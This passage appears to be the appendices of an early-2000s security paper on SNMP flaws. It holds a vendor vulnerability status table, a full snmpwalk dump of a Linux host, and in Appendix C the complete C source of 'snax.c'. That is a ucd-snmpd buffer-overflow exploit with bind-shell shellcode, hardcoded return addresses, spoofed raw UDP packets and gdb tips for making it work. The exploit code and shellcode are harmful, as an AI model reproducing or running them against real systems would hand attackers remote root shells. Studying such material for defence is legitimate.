Trend Micro	Not Vulnerable	5-Mar-2002
Quick Eagle Networks	Not Vulnerable	13-Mar-2002
Conectiva	Vulnerable	5-Mar-2002
SolarWinds.Net Inc.	Not Vulnerable	5-Mar-2002
CSCare Inc.	Vulnerable	6-Mar-2002
Network Appliance	Vulnerable	7-Mar-2002
Avaya	Vulnerable	7-Mar-2002
Sniffer Technologies	Vulnerable	7-Mar-2002
Powerware Corporation	Vulnerable	7-Mar-2002
Carrier Access	Vulnerable	7-Mar-2002
net.com	Vulnerable	7-Mar-2002
ADVA AG Optical Networking	Not Vulnerable	13-Mar-2002

Alvarion Ltd.	Not Vulnerable	18-Mar-2002
e-Security Inc.	Vulnerable	19-Mar-2002
Equinox Systems	Vulnerable	19-Mar-2002
Controlware GmbH	Not Vulnerable	20-Mar-2002
InfoVista	Vulnerable	22-Mar-2002
Hitachi Data Systems	Vulnerable	25-Mar-2002
NetScout Systems Inc.	Vulnerable	26-Mar-2002
Tavve Software Company	Not Vulnerable	28-Mar-2002
Top Layer Networks	Not Vulnerable	1-Apr-2002
Veritas SOFTWARE	Not Vulnerable	24-Apr-2002
Evidian Inc.	Not Vulnerable	5-Apr-2002
AVET Information and Network Security	Not Vulnerable	5-Apr-2002
Entrada Networks	Vulnerable	22-Apr-2002
Cray Inc.	Unknown	5-Apr-2002
Canoga Perkins Corporation	Not Vulnerable	12-Apr-2002
Vina Technologies	Vulnerable	19-Apr-2002
Outback Resource Group Inc.	Not Vulnerable	24-Apr-2002
Fluke Corporation	Vulnerable	26-Apr-2002

Appendix B

Full output from the snmpwalk command

```
sysDescr.0 = STRING: Linux bob 2.2.19 #93 Thu Jun 21 01:09:03 PDT
2001 i586
sysObjectID.0 = OID: linux
sysUpTime.0 = Timeticks: (11347175) 1 day, 7:31:11.75
sysContact.0 = STRING: root@
sysName.0 = STRING: bob
sysLocation.0 = STRING: Unknown
sysORLastChange.0 = Timeticks: (0) 0:00:00.00
sysORID.1 = OID: ifMIB
sysORID.2 = OID: snmpMIB
sysORID.3 = OID: tcpMIB
sysORID.4 = OID: ip
sysORID.5 = OID: udpMIB
sysORID.6 = OID: vacmBasicGroup
sysORID.7 = OID: snmpFrameworkMIBCompliance
sysORID.8 = OID: snmpMPDCompliance
sysORID.9 = OID: usmMIBCompliance
sysORDescr.1 = STRING: The MIB module to describe generic objects for
network interface sub-layers
sysORDescr.2 = STRING: The MIB module for SNMPv2 entities
sysORDescr.3 = STRING: The MIB module for managing TCP
implementations
sysORDescr.4 = STRING: The MIB module for managing IP and ICMP
implementations
sysORDescr.5 = STRING: The MIB module for managing UDP
implementations
sysORDescr.6 = STRING: View-based Access Control Model for SNMP.
sysORDescr.7 = STRING: The SNMP Management Architecture MIB.
sysORDescr.8 = STRING: The MIB for Message Processing and
Dispatching.
sysORDescr.9 = STRING: The management information definitions for the
SNMP User-based Security Model.
sysORUpTime.1 = Timeticks: (0) 0:00:00.00
sysORUpTime.2 = Timeticks: (0) 0:00:00.00
sysORUpTime.3 = Timeticks: (0) 0:00:00.00
sysORUpTime.4 = Timeticks: (0) 0:00:00.00
sysORUpTime.5 = Timeticks: (0) 0:00:00.00
sysORUpTime.6 = Timeticks: (0) 0:00:00.00
sysORUpTime.7 = Timeticks: (0) 0:00:00.00
sysORUpTime.8 = Timeticks: (0) 0:00:00.00
sysORUpTime.9 = Timeticks: (0) 0:00:00.00
ifNumber.0 = INTEGER: 3
ifIndex.1 = INTEGER: 1
ifIndex.2 = INTEGER: 2
ifIndex.3 = INTEGER: 3
ifDescr.1 = STRING: lo0
ifDescr.2 = STRING: dummy0
ifDescr.3 = STRING: eth0
ifType.1 = INTEGER: softwareLoopback(24)
ifType.2 = INTEGER: other(1)
```

```
ifType.3 = INTEGER: ethernetCsmacd(6)
ifMtu.1 = INTEGER: 3924
ifMtu.2 = INTEGER: 1500
ifMtu.3 = INTEGER: 1500
ifSpeed.1 = Gauge32: 10000000
ifSpeed.2 = Gauge32: 0
ifSpeed.3 = Gauge32: 10000000
ifPhysAddress.1 = STRING:
ifPhysAddress.2 = STRING:
ifPhysAddress.3 = STRING: 0:50:ba:43:8b:12
ifAdminStatus.1 = INTEGER: up(1)
ifAdminStatus.2 = INTEGER: down(2)
ifAdminStatus.3 = INTEGER: up(1)
ifOperStatus.1 = INTEGER: up(1)
ifOperStatus.2 = INTEGER: down(2)
ifOperStatus.3 = INTEGER: up(1)
ifInOctets.1 = Counter32: 0
ifInOctets.2 = Counter32: 0
ifInOctets.3 = Counter32: 500021
ifInUcastPkts.1 = Counter32: 0
ifInUcastPkts.2 = Counter32: 0
ifInUcastPkts.3 = Counter32: 5729
ifInErrors.1 = Counter32: 0
ifInErrors.2 = Counter32: 0
ifInErrors.3 = Counter32: 0
ifOutOctets.1 = Counter32: 0
ifOutOctets.2 = Counter32: 0
ifOutOctets.3 = Counter32: 507830
ifOutUcastPkts.1 = Counter32: 0
ifOutUcastPkts.2 = Counter32: 0
ifOutUcastPkts.3 = Counter32: 4995
ifOutDiscards.1 = Counter32: 0
ifOutDiscards.2 = Counter32: 0
ifOutDiscards.3 = Counter32: 0
ifOutErrors.1 = Counter32: 0
ifOutErrors.2 = Counter32: 0
ifOutErrors.3 = Counter32: 0
ifOutQLen.1 = Gauge32: 0
ifOutQLen.2 = Gauge32: 0
ifOutQLen.3 = Gauge32: 0
ifSpecific.1 = OID: zeroDotZero
ifSpecific.2 = OID: zeroDotZero
ifSpecific.3 = OID: zeroDotZero
atPhysAddress.1.1.172.16.1.1 = Hex-STRING: 00 00 0C 07 AC AC
atPhysAddress.1.1.172.16.1.100 = Hex-STRING: 00 50 BA 43 8B 0A
atNetAddress.1.1.172.16.1.1 = Network Address: AC:10:01:01
atNetAddress.1.1.172.16.1.100 = Network Address: AC:10:01:64
ipForwarding.0 = INTEGER: forwarding(1)
ipDefaultTTL.0 = INTEGER: 64
ipInReceives.0 = Counter32: 5022
ipInHdrErrors.0 = Counter32: 0
ipInAddrErrors.0 = Counter32: 0
ipForwDatagrams.0 = Counter32: 0
ipInUnknownProtos.0 = Counter32: 0
ipInDiscards.0 = Counter32: 0
ipInDelivers.0 = Counter32: 4642
ipOutRequests.0 = Counter32: 4951
ipOutDiscards.0 = Counter32: 0
```

```
ipOutNoRoutes.0 = Counter32: 0
ipReasmTimeout.0 = INTEGER: 0
ipReasmReqds.0 = Counter32: 0
ipReasmOKs.0 = Counter32: 0
ipReasmFails.0 = Counter32: 0
ipFragOKs.0 = Counter32: 0
ipFragFails.0 = Counter32: 0
ipFragCreates.0 = Counter32: 0
ipAdEntAddr.0.0.0.0 = IpAddress: 0.0.0.0
ipAdEntAddr.127.0.0.1 = IpAddress: 127.0.0.1
ipAdEntAddr.172.16.1.14 = IpAddress: 172.16.1.14
ipAdEntIfIndex.0.0.0.0 = INTEGER: 2
ipAdEntIfIndex.127.0.0.1 = INTEGER: 1
ipAdEntIfIndex.172.16.1.14 = INTEGER: 3
ipAdEntNetMask.0.0.0.0 = IpAddress: 0.0.0.0
ipAdEntNetMask.127.0.0.1 = IpAddress: 255.0.0.0
ipAdEntNetMask.172.16.1.14 = IpAddress: 255.255.255.0
ipAdEntBcastAddr.0.0.0.0 = INTEGER: 0
ipAdEntBcastAddr.127.0.0.1 = INTEGER: 0
ipAdEntBcastAddr.172.16.1.14 = INTEGER: 1
ipRouteDest.0.0.0.0 = IpAddress: 0.0.0.0
ipRouteDest.127.0.0.0 = IpAddress: 127.0.0.0
ipRouteDest.172.16.1.0 = IpAddress: 172.16.1.0
ipRouteIfIndex.0.0.0.0 = INTEGER: 3
ipRouteIfIndex.127.0.0.0 = INTEGER: 1
ipRouteIfIndex.172.16.1.0 = INTEGER: 3
ipRouteMetric1.0.0.0.0 = INTEGER: 1
ipRouteMetric1.127.0.0.0 = INTEGER: 0
ipRouteMetric1.172.16.1.0 = INTEGER: 0
ipRouteNextHop.0.0.0.0 = IpAddress: 172.16.1.1
ipRouteNextHop.127.0.0.0 = IpAddress: 0.0.0.0
ipRouteNextHop.172.16.1.0 = IpAddress: 0.0.0.0
ipRouteType.0.0.0.0 = INTEGER: indirect(4)
ipRouteType.127.0.0.0 = INTEGER: direct(3)
ipRouteType.172.16.1.0 = INTEGER: direct(3)
ipRouteProto.0.0.0.0 = INTEGER: local(2)
ipRouteProto.127.0.0.0 = INTEGER: local(2)
ipRouteProto.172.16.1.0 = INTEGER: local(2)
ipRouteMask.0.0.0.0 = IpAddress: 0.0.0.0
ipRouteMask.127.0.0.0 = IpAddress: 255.0.0.0
ipRouteMask.172.16.1.0 = IpAddress: 255.255.255.0
ipRouteInfo.0.0.0.0 = OID: zeroDotZero
ipRouteInfo.127.0.0.0 = OID: zeroDotZero
ipRouteInfo.172.16.1.0 = OID: zeroDotZero
ipNetToMediaPhysAddress.1.172.16.1.1 = STRING: 0:0:c:7:ac:ac
ipNetToMediaPhysAddress.1.172.16.1.100 = STRING: 0:50:ba:43:8b:a
ipNetToMediaNetAddress.1.172.16.1.1 = IpAddress: 172.16.1.1
ipNetToMediaNetAddress.1.172.16.1.100 = IpAddress: 172.16.1.100
ipNetToMediaType.1.172.16.1.1 = INTEGER: dynamic(3)
ipNetToMediaType.1.172.16.1.100 = INTEGER: dynamic(3)
icmpInMsgs.0 = Counter32: 38
icmpInErrors.0 = Counter32: 0
icmpInDestUnreachs.0 = Counter32: 2
icmpInTimeExcds.0 = Counter32: 0
icmpInParmProbs.0 = Counter32: 0
icmpInSrcQuenchs.0 = Counter32: 0
icmpInRedirects.0 = Counter32: 0
icmpInEchos.0 = Counter32: 36
```

```
icmpInEchoReps.0 = Counter32: 0
icmpInTimestamps.0 = Counter32: 0
icmpInTimestampReps.0 = Counter32: 0
icmpInAddrMasks.0 = Counter32: 0
icmpInAddrMaskReps.0 = Counter32: 0
icmpOutMsgs.0 = Counter32: 36
icmpOutErrors.0 = Counter32: 0
icmpOutDestUnreachs.0 = Counter32: 0
icmpOutTimeExcds.0 = Counter32: 0
icmpOutParmProbs.0 = Counter32: 0
icmpOutSrcQuenchs.0 = Counter32: 0
icmpOutRedirects.0 = Counter32: 0
icmpOutEchos.0 = Counter32: 0
icmpOutEchoReps.0 = Counter32: 36
icmpOutTimestamps.0 = Counter32: 0
icmpOutTimestampReps.0 = Counter32: 0
icmpOutAddrMasks.0 = Counter32: 0
icmpOutAddrMaskReps.0 = Counter32: 0
tcpRtoAlgorithm.0 = INTEGER: other(1)
tcpRtoMin.0 = INTEGER: 0 milliseconds
tcpRtoMax.0 = INTEGER: 0 milliseconds
tcpMaxConn.0 = INTEGER: 0
tcpActiveOpens.0 = Counter32: 0
tcpPassiveOpens.0 = Counter32: 0
tcpCurrEstab.0 = Gauge32: 1
tcpInSegs.0 = Counter32: 348
tcpOutSegs.0 = Counter32: 294
tcpRetransSegs.0 = Counter32: 0
tcpConnState.0.0.0.0.21.0.0.0.0.0 = INTEGER: listen(2)
tcpConnState.0.0.0.0.22.0.0.0.0.0 = INTEGER: listen(2)
tcpConnState.0.0.0.0.23.0.0.0.0.0 = INTEGER: listen(2)
tcpConnState.0.0.0.0.25.0.0.0.0.0 = INTEGER: listen(2)
tcpConnState.0.0.0.0.37.0.0.0.0.0 = INTEGER: listen(2)
tcpConnState.0.0.0.0.79.0.0.0.0.0 = INTEGER: listen(2)
tcpConnState.0.0.0.0.80.0.0.0.0.0 = INTEGER: listen(2)
tcpConnState.0.0.0.0.111.0.0.0.0.0 = INTEGER: listen(2)
tcpConnState.0.0.0.0.113.0.0.0.0.0 = INTEGER: listen(2)
tcpConnState.0.0.0.0.139.0.0.0.0.0 = INTEGER: listen(2)
tcpConnState.0.0.0.0.513.0.0.0.0.0 = INTEGER: listen(2)
tcpConnState.0.0.0.0.514.0.0.0.0.0 = INTEGER: listen(2)
tcpConnState.0.0.0.0.515.0.0.0.0.0 = INTEGER: listen(2)
tcpConnState.0.0.0.0.587.0.0.0.0.0 = INTEGER: listen(2)
tcpConnState.172.16.1.14.22.192.168.1.100.4149 = INTEGER:
established(5)
tcpConnLocalAddress.0.0.0.0.21.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnLocalAddress.0.0.0.0.22.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnLocalAddress.0.0.0.0.23.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnLocalAddress.0.0.0.0.25.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnLocalAddress.0.0.0.0.37.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnLocalAddress.0.0.0.0.79.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnLocalAddress.0.0.0.0.80.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnLocalAddress.0.0.0.0.111.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnLocalAddress.0.0.0.0.113.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnLocalAddress.0.0.0.0.139.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnLocalAddress.0.0.0.0.513.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnLocalAddress.0.0.0.0.514.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnLocalAddress.0.0.0.0.515.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnLocalAddress.0.0.0.0.587.0.0.0.0.0 = IpAddress: 0.0.0.0
```

```
tcpConnLocalAddress.172.16.1.14.22.192.168.1.100.4149 = IpAddress:
172.16.1.14
tcpConnLocalPort.0.0.0.0.21.0.0.0.0.0 = INTEGER: 21
tcpConnLocalPort.0.0.0.0.22.0.0.0.0.0 = INTEGER: 22
tcpConnLocalPort.0.0.0.0.23.0.0.0.0.0 = INTEGER: 23
tcpConnLocalPort.0.0.0.0.25.0.0.0.0.0 = INTEGER: 25
tcpConnLocalPort.0.0.0.0.37.0.0.0.0.0 = INTEGER: 37
tcpConnLocalPort.0.0.0.0.79.0.0.0.0.0 = INTEGER: 79
tcpConnLocalPort.0.0.0.0.80.0.0.0.0.0 = INTEGER: 80
tcpConnLocalPort.0.0.0.0.111.0.0.0.0.0 = INTEGER: 111
tcpConnLocalPort.0.0.0.0.113.0.0.0.0.0 = INTEGER: 113
tcpConnLocalPort.0.0.0.0.139.0.0.0.0.0 = INTEGER: 139
tcpConnLocalPort.0.0.0.0.513.0.0.0.0.0 = INTEGER: 513
tcpConnLocalPort.0.0.0.0.514.0.0.0.0.0 = INTEGER: 514
tcpConnLocalPort.0.0.0.0.515.0.0.0.0.0 = INTEGER: 515
tcpConnLocalPort.0.0.0.0.587.0.0.0.0.0 = INTEGER: 587
tcpConnLocalPort.172.16.1.14.22.192.168.1.100.4149 = INTEGER: 22
tcpConnRemAddress.0.0.0.0.21.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnRemAddress.0.0.0.0.22.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnRemAddress.0.0.0.0.23.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnRemAddress.0.0.0.0.25.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnRemAddress.0.0.0.0.37.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnRemAddress.0.0.0.0.79.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnRemAddress.0.0.0.0.80.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnRemAddress.0.0.0.0.111.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnRemAddress.0.0.0.0.113.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnRemAddress.0.0.0.0.139.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnRemAddress.0.0.0.0.513.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnRemAddress.0.0.0.0.514.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnRemAddress.0.0.0.0.515.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnRemAddress.0.0.0.0.587.0.0.0.0.0 = IpAddress: 0.0.0.0
tcpConnRemAddress.172.16.1.14.22.192.168.1.100.4149 = IpAddress:
192.168.1.100
tcpConnRemPort.0.0.0.0.21.0.0.0.0.0 = INTEGER: 0
tcpConnRemPort.0.0.0.0.22.0.0.0.0.0 = INTEGER: 0
tcpConnRemPort.0.0.0.0.23.0.0.0.0.0 = INTEGER: 0
tcpConnRemPort.0.0.0.0.25.0.0.0.0.0 = INTEGER: 0
tcpConnRemPort.0.0.0.0.37.0.0.0.0.0 = INTEGER: 0
tcpConnRemPort.0.0.0.0.79.0.0.0.0.0 = INTEGER: 0
tcpConnRemPort.0.0.0.0.80.0.0.0.0.0 = INTEGER: 0
tcpConnRemPort.0.0.0.0.111.0.0.0.0.0 = INTEGER: 0
tcpConnRemPort.0.0.0.0.113.0.0.0.0.0 = INTEGER: 0
tcpConnRemPort.0.0.0.0.139.0.0.0.0.0 = INTEGER: 0
tcpConnRemPort.0.0.0.0.513.0.0.0.0.0 = INTEGER: 0
tcpConnRemPort.0.0.0.0.514.0.0.0.0.0 = INTEGER: 0
tcpConnRemPort.0.0.0.0.515.0.0.0.0.0 = INTEGER: 0
tcpConnRemPort.0.0.0.0.587.0.0.0.0.0 = INTEGER: 0
tcpConnRemPort.172.16.1.14.22.192.168.1.100.4149 = INTEGER: 4149
udpInDatagrams.0 = Counter32: 4806
udpNoPorts.0 = Counter32: 0
udpInErrors.0 = Counter32: 0
udpOutDatagrams.0 = Counter32: 4787
udpLocalAddress.0.0.0.0.37 = IpAddress: 0.0.0.0
udpLocalAddress.0.0.0.0.111 = IpAddress: 0.0.0.0
udpLocalAddress.0.0.0.0.137 = IpAddress: 0.0.0.0
udpLocalAddress.0.0.0.0.161 = IpAddress: 0.0.0.0
udpLocalAddress.0.0.0.0.162 = IpAddress: 0.0.0.0
udpLocalAddress.0.0.0.0.512 = IpAddress: 0.0.0.0
```

```
udpLocalAddress.0.0.0.0.518 = IpAddress: 0.0.0.0
udpLocalPort.0.0.0.0.37 = INTEGER: 37
udpLocalPort.0.0.0.0.111 = INTEGER: 111
udpLocalPort.0.0.0.0.137 = INTEGER: 137
udpLocalPort.0.0.0.0.161 = INTEGER: 161
udpLocalPort.0.0.0.0.162 = INTEGER: 162
udpLocalPort.0.0.0.0.512 = INTEGER: 512
udpLocalPort.0.0.0.0.518 = INTEGER: 518
snmpInPkts.0 = Counter32: 4823
snmpOutPkts.0 = Counter32: 4802
snmpInBadVersions.0 = Counter32: 0
snmpInBadCommunityNames.0 = Counter32: 0
snmpInBadCommunityUses.0 = Counter32: 0
snmpInASNParseErrs.0 = Counter32: 0
snmpInTooBigs.0 = Counter32: 0
snmpInNoSuchNames.0 = Counter32: 0
snmpInBadValues.0 = Counter32: 0
snmpInReadOnlys.0 = Counter32: 0
snmpInGenErrs.0 = Counter32: 0
snmpInTotalReqVars.0 = Counter32: 4815
snmpInTotalSetVars.0 = Counter32: 0
snmpInGetRequests.0 = Counter32: 21
snmpInGetNexts.0 = Counter32: 4795
snmpInSetRequests.0 = Counter32: 0
snmpInGetResponses.0 = Counter32: 0
snmpInTraps.0 = Counter32: 0
snmpOutTooBigs.0 = Counter32: 0
snmpOutNoSuchNames.0 = Counter32: 0
snmpOutBadValues.0 = Counter32: 0
snmpOutGenErrs.0 = Counter32: 0
snmpOutGetRequests.0 = Counter32: 0
snmpOutGetNexts.0 = Counter32: 0
snmpOutSetRequests.0 = Counter32: 0
snmpOutGetResponses.0 = Counter32: 4826
snmpOutTraps.0 = Counter32: 0
snmpEnableAuthenTraps.0 = INTEGER: disabled(2)
```

Appendix C

Source Code

```
/* This snmpd exploit has been fixed and extended by Jove
(jove@halo.nu), works for (ucd-snmp < 4.2.2) maybe others??
 * There are two things you need to know to get it working on any
linux system,
 * 1)   The return address, this you can find with gdb.  break on
_snmp_parse and do an
 *              x/200 on the data variable, choose somewhere in the
top 0x90's you see as a ret
 *              address, I like to choose the middle.
 * 2)   The return address location, this also requires gdb.  Run the
exploit against your
 *              daemon of choice with the -x option specified.  Take
the last two hex digits and
 *              convert these to decimal.  This is your return
address position.
 * This exploit code works, whether or not it works against your
favorite daemon is another
 * story all together but I tried to include instructions to help you
get it working.
 * have fun and only use it for legitimate purposes!!!
 */

/* snax.c - public release: Proof of concept exploit for ucd-snmpd-
4.1.1.
 *
 * Demonstrates a snmpd exploit not dependant on snmpwalk or any of
 * the ucd snmp utilities.
 *
 * This allows for the packet to be easily spoofed. Included is also
a
 * demonstration of how a packet may be bounced off of a UDP echo
server.
 *
 * It's not a working exploit. RET_LOC and RET_ADDR are not correct
 * for any platform, and there is no shellcode.
 *
 * This code is intended as an example only. Do not use it
maliciously.
 * Tested against Debian 2.2r5 (potato) snmpd_4.1.1-2.deb
 *
 * Author: rpc <h@ckz.org>
 */

#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <netdb.h>

#define ASN1_SZ 11
```

```
#define ASN2_SZ 36
#define HDR_SZ sizeof(struct iphdr) + sizeof(struct udphdr)
#define PACKET_SZ ASN1_SZ + ASN2_SZ

struct target_os
{
        char *description;
        char *shellcode;
        int buffer_size;
        int rets_position;
        u_int32_t ret_address;
        char nop;
};

int echo = 0;

/* Sniffed ASN values */
char snmp_asn1[] = "\x30\x82\x01\x23\x02\x01\x00\x04\x82\x01\x00"; /*
11 */
char snmp_asn2[] =
        "\xa0\x82\x00\x20\x02\x04\x57\xc6\x36\xf6\x02\x01"
        "\x00\x02\x01\x00\x30\x82\x00\x10\x30\x82\x00\x0c"
        "\x06\x08\x2b\x06\x01\x02\x01\x01\x05\x00\x05\x00"; /* 36 */

char linux_code[] =
"\x31\xc0\x31\xdb\x89\xe5\x99\xb0\x66\x89\x5d\xfc\x43\x89\x5d\xf8"
"\x43\x89\x5d\xf4\x4b\x8d\x4d\xf4\xcd\x80\x89\x45\xf4\x43\x66\x89"
"\x5d\xec\x66\xc7\x45\xee\x27\x10\x89\x55\xf0\x8d\x45\xec\x89\x45"
"\xf8\xc6\x45\xfc\x10\xb2\x66\x89\xd0\x8d\x4d\xf4\xcd\x80\x89\xd0"
"\xb3\x04\xcd\x80\x43\x89\xd0\x99\x89\x55\xf8\x89\x55\xfc\xcd\x80"
"\x31\xc9\x89\xc3\xb1\x03\xb0\x3f\x49\xcd\x80\x41\xe2\xf8\x52\x68"
"\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\xb0"
"\x0b\xcd\x80\0x00";

struct target_os the_targets[]= {
{"UCD-SNMP 4.1.2 / Slackware 8.0 compilation from
source",linux_code,256,216,0xbfffd77c,0x90},
{(char *) NULL, (char *) NULL, 0, 0, 0, (char) 0} };

unsigned short in_cksum(addr, len)
u_short *addr;
int len;
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    /*
     * Our algorithm is simple, using a 32 bit accumulator (sum), we
add
     * sequential 16 bit words to it, and at the end, fold back all
the
     * carry bits from the top 16 bits into the lower 16 bits.
     */
    while (nleft > 1)  {
        sum += *w++;
        nleft -= 2;
```

```
    }

    /* mop up an odd byte, if necessary */
    if (nleft == 1) {
        *(u_char *)(&answer) = *(u_char *)w ;
        sum += answer;
    }

    /* add back carry outs from top 16 bits to low 16 bits */
    sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
    sum += (sum >> 16);         /* add carry */
    answer = ~sum;              /* truncate to 16 bits */
    return(answer);
}

unsigned int resolve(char *host)
{
    struct hostent *he;
    unsigned int ipaddr;

    if((he = gethostbyname(host)) == NULL) {
        /* ip addr, or invalid. */
      if((ipaddr = inet_addr(host)) == -1) {
        printf("error resolving %s.\n", host);
        exit(1);
      }
      return ipaddr;
    }
    memcpy(&ipaddr, he->h_addr, he->h_length);
  return ipaddr;
}

char *
make_packet(char *buf, unsigned int src, unsigned int dst)
{
        struct iphdr *ip;
        struct udphdr *udp;
        char *p;
        int bufsz;

        bufsz=strlen(buf);

        p   = (char *)malloc(HDR_SZ + PACKET_SZ + bufsz);
        ip  = (struct iphdr *)p;
        udp = (struct udphdr *)(p + sizeof(*ip));

        ip->ihl = 5;
        ip->version = 4;
        ip->tos = 0;
        ip->tot_len = htons(HDR_SZ + PACKET_SZ + bufsz);
        ip->id = rand();
        ip->frag_off = htons(IP_DF);
        ip->ttl = 0x40;
        ip->protocol = IPPROTO_UDP;
        ip->saddr = src;
        ip->daddr = dst;
        ip->check = in_cksum((char *)ip, sizeof(*ip));
```

```
        udp->source = echo ? htons(161) : rand();
        udp->dest = echo? htons(7) : htons(161);
        udp->len = htons(PACKET_SZ + bufsz);
        udp->check = 0;

        memcpy(p + HDR_SZ, snmp_asn1, ASN1_SZ);
        memcpy(p + HDR_SZ + ASN1_SZ, buf, bufsz);
        memcpy(p + HDR_SZ + ASN1_SZ + bufsz, snmp_asn2, ASN2_SZ);
        return p;
}

int
main(int argc, char *argv[])
{
        struct sockaddr_in sin;
        char buf[2048];
        u_int32_t addr;
        char *p;
        int sock;
        int ret;
        int src,dst;
        int arg;
        int one = 1;
        int typeosys=0;
        int cnt;
        int debugit=0;
        int port=161;
        int shellcodelen;

        if(argc < 3) {
                printf("usage: %s [-e] [-s source] [-t #] [-x] [-p
port] -d dest\n", argv[0]);
                printf("The -e flag turns on echo mode. This sends
the packet to a udp echo server.\n");
                printf("Source and destination IP addresses should be
reversed for echo mode.\n");
                printf("Option x fills up the buffer with #'s 1-255
to help find the return\n");
                printf("address location.\n");
                printf("The -t flag specifies the system type we're
exploiting, here's a list.\n");
                for(cnt=0;the_targets[cnt].description!=(char *)
NULL;cnt++)

printf("%d\t%s\n",cnt,the_targets[cnt].description);
                exit(1);
        }

        src = resolve("127.0.0.1");

        while((arg = getopt(argc, argv, "es:d:t:x:p:")) != -1) {
                switch(arg) {
                        case 'e':
                                echo = 1;
                                break;
                        case 's':
                                src = resolve(optarg);
                                break;
```

```
                        case 'd':
                                dst = resolve(optarg);
                                break;
                        case 't':
                                typeosys = atoi(optarg);
                                break;
                        case 'x':
                                debugit=1;
                                break;
                        case 'p':
                                port = atoi(optarg);
                        default:
                                printf("Invalid argument, %c\n",arg);
                                exit(1);
                }
        }

        if(dst == -1) {
                printf("Missing address.\n");
                exit(1);
        }
        printf("Creating exploitation packet for:
%s\n",the_targets[typeosys].description);
        shellcodelen=strlen(the_targets[typeosys].shellcode);

        addr = the_targets[typeosys].ret_address;
        memset(buf, the_targets[typeosys].nop,
the_targets[typeosys].buffer_size);
        memcpy(buf + the_targets[typeosys].rets_position, &addr,
sizeof(addr));
        memcpy(buf + the_targets[typeosys].rets_position -
shellcodelen, the_targets[typeosys].shellcode, shellcodelen);

        if(debugit==1) {
          for(cnt=1;cnt<the_targets[typeosys].buffer_size;cnt++)
            buf[cnt]=(char) cnt;
        }

        buf[the_targets[typeosys].buffer_size] = '\0';

        p = make_packet(buf, src, dst);

        sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
        if(sock == -1) {
                perror("socket");
                exit(1);
        }

        if(setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &one,
sizeof(one)) == -1) {
                perror("setsockopt");
                exit(1);
        }

        sin.sin_family = AF_INET;
        sin.sin_port = htons(161);
        sin.sin_addr.s_addr = dst;
        printf("Sending SNMP Packet...");
```

```
        ret = sendto(sock, p, HDR_SZ + PACKET_SZ +
the_targets[typeosys].buffer_size, 0, &sin, sizeof(sin));
        printf("Done.\n");
        if(ret == -1) {
                perror("sendto");
                exit(1);
        }
        printf("If all of this worked, port 10,000 should now be a
bindshell...\n");
        return 0;
}
```